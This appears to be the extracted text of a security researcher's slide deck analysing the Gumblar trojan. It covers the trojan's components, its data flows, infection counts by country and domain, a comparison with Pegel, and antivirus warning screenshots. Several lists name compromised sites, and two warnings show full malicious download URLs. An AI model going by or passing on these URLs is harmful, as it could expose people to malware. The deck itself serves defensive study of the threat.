

A circular inset on the left side of the slide shows a microscopic view of a cell or virus. It has a metallic-looking rim and contains several small, glowing green spheres arranged in a grid-like pattern, possibly representing a molecular structure or a cluster of cells.

Automated infection system: New generation of threats

Based on a story of Gumblar trojan

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
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What is Gumblar?


Components list

List of components:

- Exploits component:
 - Adobe PDF exploits
 - Adobe Flash exploits
- Win32 trojan application
- Server PHP backdoor
- HTTP redirector component (infected html)
- Injection component (html infector + server script spreader)



Data flows




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Speed of growth

HTML Injection Count

Number of server-side infections in October-November 2009



Global Location analysis



Status Dec 04th 2009

Infectors 2000+

511	UNITED STATES
234	DENMARK
154	HUNGARY
139	GERMANY
124	RUSSIAN FEDERATION
87	REPUBLIC OF KOREA
79	JAPAN
67	CANADA
43	POLAND
42	UNITED KINGDOM
36	TURKEY
25	INDIA
23	UKRAINE
22	SERBIA AND MONTENEGRO
18	THAILAND
17	FRANCE
15	NETHERLANDS
11	BRAZIL
10	GEORGIA
10	CZECH REPUBLIC
8	ARGENTINA
7	LUXEMBOURG

Redirectors 76100+

32232	UNITED STATES
4263	TURKEY
4075	REPUBLIC OF KOREA
3608	GERMANY
3489	RUSSIAN FEDERATION
3291	JAPAN
2284	POLAND
1997	CZECH REPUBLIC
1956	THAILAND
1903	NETHERLANDS
1697	UNITED KINGDOM
1480	FRANCE
1467	CANADA
1203	BRAZIL
1072	ARGENTINA
1054	HUNGARY
804	SPAIN
704	ITALY
629	DENMARK
578	INDIA
523	UKRAINE
453	ROMANIA

Redirector hits

198458	www.sf. andia.it
161869	the. etry.net
161763	adportal.th. etry.net
138240	zi. u.com
136659	es. ine.com
134820	sport. com.mk
113186	fortu. ne.ru
109644	www.sh. -jinja.or.jp
93960	www.nem. maria.com
93225	fotosf. tales.com
92604	4. oggy.co.kr
82425	www.m. lamrock.com
63965	sed. om.br
60360	tan. co.il
60190	esk. k.pl
58136	g- il.com
56657	prestig. brokers.com
55603	phi. op1.vn
54168	sen. sla.net
53164	cha. aiirc.com
51385	sub. er.com.br
50169	222.12.

Status Feb 16th 2010

HITS	DOMAIN		Host Count	
22953	rub[redacted]9.com	ES	6806	US
17864	kiel[redacted]co.kr	KR	1171	KR
15368	mak[redacted]h.com	US	1168	JP
15131	haav[redacted]9.com	US	996	CO
12389	kec[redacted]pop.co.kr	KR	938	TR
9318	aibs[redacted]chq.in	IN	910	DE
8851	sn-[redacted]nr.com	US	707	RU
8025	hobl[redacted]ss.com	GB	619	TH
6562	brunch[redacted]edway.co.kr	KR	562	PL
6380	sasa.nam[redacted]interhosting.kr	KR	419	FR
5940	210.221.[redacted].50	KR	399	NL
5929	vitag[redacted]der.com	KR	392	GB
5737	ble[redacted].com	CH	351	CA
5396	hpd[redacted]cc.co.kr	KR	292	CZ
5318	u1[redacted].com	US	278	AR
5284	quly[redacted]ya.com	EG	263	ES
5263	ap[redacted]e.com	US	248	BR
5187	ac[redacted]ld.net	KR	228	HU
4845	let[redacted].com	DE	199	IN
4793	raji[redacted]c.th	TH	183	IT
4483	ind[redacted]eli.net	TR	131	RO
4409	pap[redacted]pk.com	US	120	DK
4382	wia[redacted]erko.com	FR	109	UA
4326	tkk25[redacted]bec.go.th	TH	100	TW
4321	insuranc[redacted]tuteofindia.com	IN	94	MY
4291	forum[redacted]erko.com	FR	84	VN
4031	small[redacted]co.kr	KR	81	CN
3934	thepc[redacted]om.pk	PK	62	AT
3834	emla[redacted]zete.com	US	58	SE
3588	gund[redacted]ome.com	KR	57	AU

Local access count analysis



Infection count Top 100 JAPAN (December 6th)



109644	s-jinja.or.jp	OK	3575	auto.d.jp	OK	1866	sumir-niwa.com	NG
82425	mov-mrock.com	OK	3569	pa-tailand.com	NG	1849	wis-art.ne.jp	OK
18111	juku-jez.jp	NG	3490	pp.ij4u.or.jp*	OK	1814	shinjuk-t-eye.com	OK
14837	beaut.tv	OK	3321	kk-01.com	OK	1788	fil-lon.com	OK
12967	glo.l.jp	OK	3159	fujibus-es.co.jp	OK	1719	cr-nail.com	OK
8484	print.jp	OK	2972	q-kuoka.com	OK	1717	oois-iken-school.com	NG
8091	geocities.jp*	-	2968	kirei-ine.net	OK	1712	pa-omenade.com	NG
8064	mitamura-hiko.jp	NG	2954	dou.com	OK	1703	upp.so-net.ne.jp*	-
7825	aqt-o.jp	OK	2936	aflo-nishioka.com	OK	1687	lis-on.jp	NG
7672	otowa-ori.jp	OK	2849	hi-na-aq.ne.jp	OK	1666	ja.tv	OK
7140	legsd.tv.com	OK	2697	kob-tanohotel.co.jp	OK	1665	s-kipper.com	OK
7046	mv-liv-jez.jp	NG	2683	b-rake.sakura.ne.jp	OK	1662	contac-snavi.com	OK
6416	shins-et.sakura.ne.jp	NG	2648	omoch-a.com	OK	1637	uteri-broids.jp	OK
6157	dou.com	OK	2483	peng-aruzen.com	OK	1627	pre-dical.jp	NG
5410	da.cc	OK	2393	tam.net	OK	1622	synapse.ne.jp*	-
4748	ocn.ne.jp*	-	2356	ganb-golf.com	NG	1605	fs-t.jp	OK
4681	develo-cafe.jp	OK	2334	fuzok-time.com	NG	1583	hotel-n.com	NG
4637	vanill-sort.jp	OK	2318	sct.com	OK	1560	onaya-laisyou.com	OK
4604	samur.co.jp	OK	2270	greatest-rec.com	OK	1529	pl-lvd.net	OK
4485	tram-n.com	OK	2204	fitness-b.jp	OK	1512	sports.geocities.jp*	-
4416	eib.co.jp	OK	2177	triumphk-east.com	OK	1509	docom-imon.net	OK
4390	l-car-net	NG	2172	biglobe.ne.jp*	-	1506	yos.jp	OK
4265	ss-hom-net	NG	2132	hi.jp	OK	1498	hotel-phony.co.jp	OK
4186	kag.jp	NG	2105	esth-oshigoto.com	OK	1491	ver.bz	NG
4094	sug-ly.com	OK	2100	myung-tanishinju.com	OK	1435	kazuexpos-site.com	NG
4017	koko-u.com	OK	2097	town.hig-ikawa.hokkaido.jp	OK	1418	hiro-gami.com	NG
3879	misoj-ub.com	NG	1999	members2.jcom.home.ne.jp*	-	1413	is-tube.sakura.ne.jp	NG
3738	prof-o.jp	OK	1986	nihonsyu-ni-you.co.jp	OK	1412	dress-uchou.com	OK
3692	s-teleb.com	NG	1955	pu.com	OK	1389	e-guid-ooks.com	OK
3661	fsp.net	OK	1913	m.jp.com	NG	1388	dsab-.sakura.ne.jp	NG
3609	ren.jp	OK	1907	homepage2.nifty.com*	-	1345	jwail.com	OK

2575	mala[redacted]anbar.org	12	sko[redacted].net.my
2497	mala[redacted]anbar.org.my	11	mrs[redacted]m.edu.my
360	ema[redacted]o.m.my	11	mala[redacted]anbar.net
158	victor[redacted]ation.com.my	11	lr[redacted]om.my
132	tslde[redacted]ns.com	10	floris[redacted]ka.com.my
116	mte[redacted]o.m.my	9	my[redacted]77.com
112	aknr[redacted]ch.com.my	9	ase[redacted]ademicpress.com
74	eagle[redacted]n.com.my	8	pearlrive[redacted]7.com
65	ppd[redacted]y.net	7	nar[redacted]g.com.my
65	ep[redacted].my	6	webma[redacted]st.com.my
51	ln[redacted].com	6	rg[redacted]ch.com
34	mala[redacted]anbar.com.my	5	msmunc[redacted]nfit.com.my
22	blue[redacted]an4u.com	5	mn[redacted]mit.com
19	nar[redacted]ng.com	4	perce[redacted]management.com.my
16	pgca[redacted]ental.com	4	mir[redacted].com.my
16	gew[redacted]lwide.net	4	bet[redacted]nyang.com
15	teacu[redacted]lexpo.com	4	asi[redacted]marine.com
14	exp[redacted]t.com.my	3	w3[redacted].cc
13	perk[redacted]rading.com		

Injection Statistics Malaysia

Domestic Location analysis

Gumblar-x vs Pegel




	Gumblar-x	Pegel
Exploit Targets	Adobe Reader Flash MSOffice WebComponent Internet Explorer	Adobe Reader MDAC SnapShotViewer JRE
Function	FTP acc Rootkit	FTP acc Rootkit Fake AV Botnet join
JP Count	5000	440

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
Possible origins

Timeline analysis


HTML injection time:



Daylight zones (05:00 UTC)



Daylight zones (15:00 UTC)



Case study

HTML Injected sites

Many kind of web sites were found victimized.

At especially high risk:

- Small businesses (lower IT skill; business loss)
- Admins using same Passwords for multiple sites (adult)

Gumblar Samples



The screenshot shows a web browser window with the address bar displaying `http://venus.██.ac.kr/~police/`. The page content is in Korean and features a large image of a police officer in a blue uniform performing a martial arts move on a person in a white gi. A red-bordered security warning box is overlaid on the page, containing the following text:

Web Anti-Virus
File contains Trojan program. You are advised to terminate the download.
Trojan program:
Trojan-Downloader.JS.Gumblar.x
File:
`http://a2-studio.com/images/cenovnik.php`

Below the warning, there are two options with arrows:

- Allow**: The operation will be completed.
- Deny**: The operation will be blocked.

At the bottom of the warning box, there is a checkbox labeled **Apply to all** which is currently unchecked.

The background page includes a navigation menu with links for '학과소개', '교수소개', and '교과과정'. A 'QUICK MENU' section on the right lists 'Web Mail', '전자도서관', and '포토앨범보기'. A blue sidebar contains links for '입학정보', '학사정보시스템', '취업정보센터', and '경찰경호무도과 소개'. At the bottom of the page, contact information for the '문경대학교 경찰경호무도과' is provided, including an email address and a phone number.

Gumblar Samples



Web Anti-Virus

File contains Trojan program. You are advised to terminate the download.

Trojan program:
Trojan-Downloader.JS.Gumblar.x

File:
<http://nachalo.kilu.de/oljazz/j0195812.php>

→ **Allow**
The operation will be completed

→ **Deny**
The operation will be blocked.

Apply to all

www. police.com

